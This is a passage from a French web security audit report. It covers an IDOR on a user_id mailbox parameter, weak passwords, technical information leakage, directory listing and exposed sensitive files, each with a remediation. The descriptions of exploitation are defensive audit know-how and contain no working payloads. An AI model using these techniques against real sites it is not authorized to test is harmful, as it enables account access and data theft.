

Figure 23 - Démonstration de la porte dérobée ajoutée

Recommandation :

Dans un premier temps, il est fortement conseillé de tester l'extension du fichier, et non le nom entier.
Il conviendra par la suite de vérifier que le fichier à télécharger vers le serveur est réellement un jpeg, en analysant son contenu.

Référence :

- Recommandation **OWASP**
  https ://www.owasp.org/index.php/Unrestricted_File_Upload

10 - Mauvais cloisonnement des profils utilisateurs

Exploitation : facile, risque : moyen, correction : moyen

Définition :

Le mauvais cloisonnement utilisateur consiste à permettre à un utilisateur donné l'accès à du contenu d'un autre utilisateur.

Exploitation :

En utilisant la suite logicielle **PortSwigger Burp Suite** pour repérer les différentes URLs utilisées lors du parcours du site, il est possible de remarquer qu'un champ user_id est utilisé pour l'affichage de la boîte mail.



Figure 24 - Identification d'un champ servant à la discrimination des utilisateurs

En faisant varier la valeur de ce champ il est possible d'accéder aux mails d'un autre utilisateur.
Par exemple, en étant connecté en tant qu'agent, il est possible d'accéder de aux emails du compte admin.



Figure 25 - La boîte mail de l'utilisateur agent



Figure 26 - L'accès à la boîte mail de l'admin par l'utilisateur agent

Recommandation :

Avant d'afficher du contenu dédié à un utilisateur, il conviendra de vérifier que la session en cours est celle dudit utilisateur.

11 - Mots de passes faibles acceptés

Exploitation : facile, risque : moyen, correction : facile

Définition :

Autoriser les mots de passe faibles expose les utilisateurs à un risque d'usurpation d'identité.

Exploitation :

Connaissant un login, il est facile de tester des mots de passe faibles associés en espérant trouver la bonne combinaison.
Aucun mécanisme ne semble implémenté pour parer cette faiblesse, car il est possible de créer un utilisateur « toto » ayant pour mot de passe « toto ».



Figure 27 - Page de création de compte permettant l'utilisation d'un mot de passe faible

Recommandation :

N'autoriser que des mots de passe plus complexes, d'une longueur minimale de 8 caractères, incluant au moins 1 majuscule, 1 minuscule, 1 chiffre et 1 caractère spécial.

Référence :

- Recommandation de **l'ANSSI** relative aux mots de passe https://www.ssi.gouv.fr/guide/mot-de-passe/

12 - Fuite d'informations techniques

Exploitation : moyenne, risque : moyen, correction : facile

Définition :

La fuite d'informations techniques relatives au site web et à sa conception permet à un attaquant de connaître les vulnérabilités de la cible. Les langages, le système de base de données, le type et la version de serveur sont autant d'informations sensibles qui permettent de déterminer la surface d'exposition et la vulnérabilité de l'application.

Exploitation :

Les informations techniques sont disponibles via l'utilisation d'un logiciel comme **Wireshark**.



Figure 28 - Informations techniques transitant en clair

Ces mêmes informations, et d'autres sont également accessibles via des messages d'erreur directement affichés en clair sur des pages du site www.e-commune.org.



Figure 29 - Informations techniques dans les URLs non trouvées



Figure 30 - Informations techniques dans les URLs interdites d'accès



Figure 31 - Fuite de chemin local

L'exploitation de ces informations peut se faire ensuite en 2 étapes :

1. Identification des vulnérabilités importantes du système ciblé
   https ://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-142898/PHP-PHP-5.4.6.html
   https ://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-132629/Apache-Http-Server-2.4.2.html

2. Utilisation de **MetaSploit Pen Testing Tool** pour tenter d'exploiter ces vulnérabilités

Recommandation :

Il conviendra de mettre l'option ServerSignature à off, et expose_php également dans la configuration du serveur (php.ini), et supprimer les informations techniques sensibles des pages d'erreurs.

Références :

1. http ://www.devshed.com/c/a/php/securing-your-php-website/
2. https ://wiki.debian-fr.xyz/S%C3%A9curiser_Apache2
3. Recommandation R10 de **l'ANSSI** – Limiter les renseignements fournis sur le fonctionnement technique du site web.
   https ://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf

13 – Affichage autorisé du contenu des dossiers

Exploitation : moyenne, risque : moyen, correction : moyenne

Définition :

Il s'agit d'autoriser l'accès en lecture à des dossiers faisant partie de l'arborescence de l'application web.

Exploitation :

L'attaquant aura une vue plus précise de l'architecture du site, et peut potentiellement accéder à des fichiers lui permettant d'exploiter de nouvelles vulnérabilités.



Figure 32 - Affichage du contenu du dossier admin

Le dossier admin et le dossier imgarticle/citoyen sont notamment vulnérables.
De nombreux logiciels offrent la possibilité de tester des URLs et lister le contenu des répertoires.
Ici un **script** a été créé pour tester la validité des URLs (cf. **annexe 2**).

Recommandation :

Il est fortement recommandé de désactiver l'affichage du contenu des dossiers là où il est encore autorisé. Le fichier httpd.conf d'Apache peut être modifié pour transformer « Options Indexes » en « Options –Indexes », ce qui permet cette désactivation.

Référence :

- Recommandation R10 de **l'ANSSI** – Limiter les renseignements fournis sur le fonctionnement technique du site web.
  https ://www.ssi.gouv.fr/uploads/IMG/pdf/NP_Securite_Web_NoteTech.pdf

14 - Fichiers sensibles accessibles librement

Exploitation : moyenne, risque : moyen, correction : facile

Définition :

En naviguant sur le site parmi les répertoires accessibles, en testant la présence de fichiers temporaires, ou encore en vérifiant l'accessibilité de fichiers repérés lors de l'aspiration du site web, il a été permis de mettre en évidence que certains fichiers sont accessibles en clair alors que leur contenu paraît sensible.

Exploitation :

L'analyse de ces fichiers permet d'avoir des informations sensibles sur la base de données utilisée.



Figure 33 - Identifiants de connexion à la base de donnée

Il est également possible de récupérer une partie du code source du site internet, par simple utilisation de fichiers temporaires.



Figure 34 - Fichier temporaire donnant accès au code source d'une page

Enfin, il est possible d'accéder à un fichier contenant des informations personnelles de certains utilisateurs.

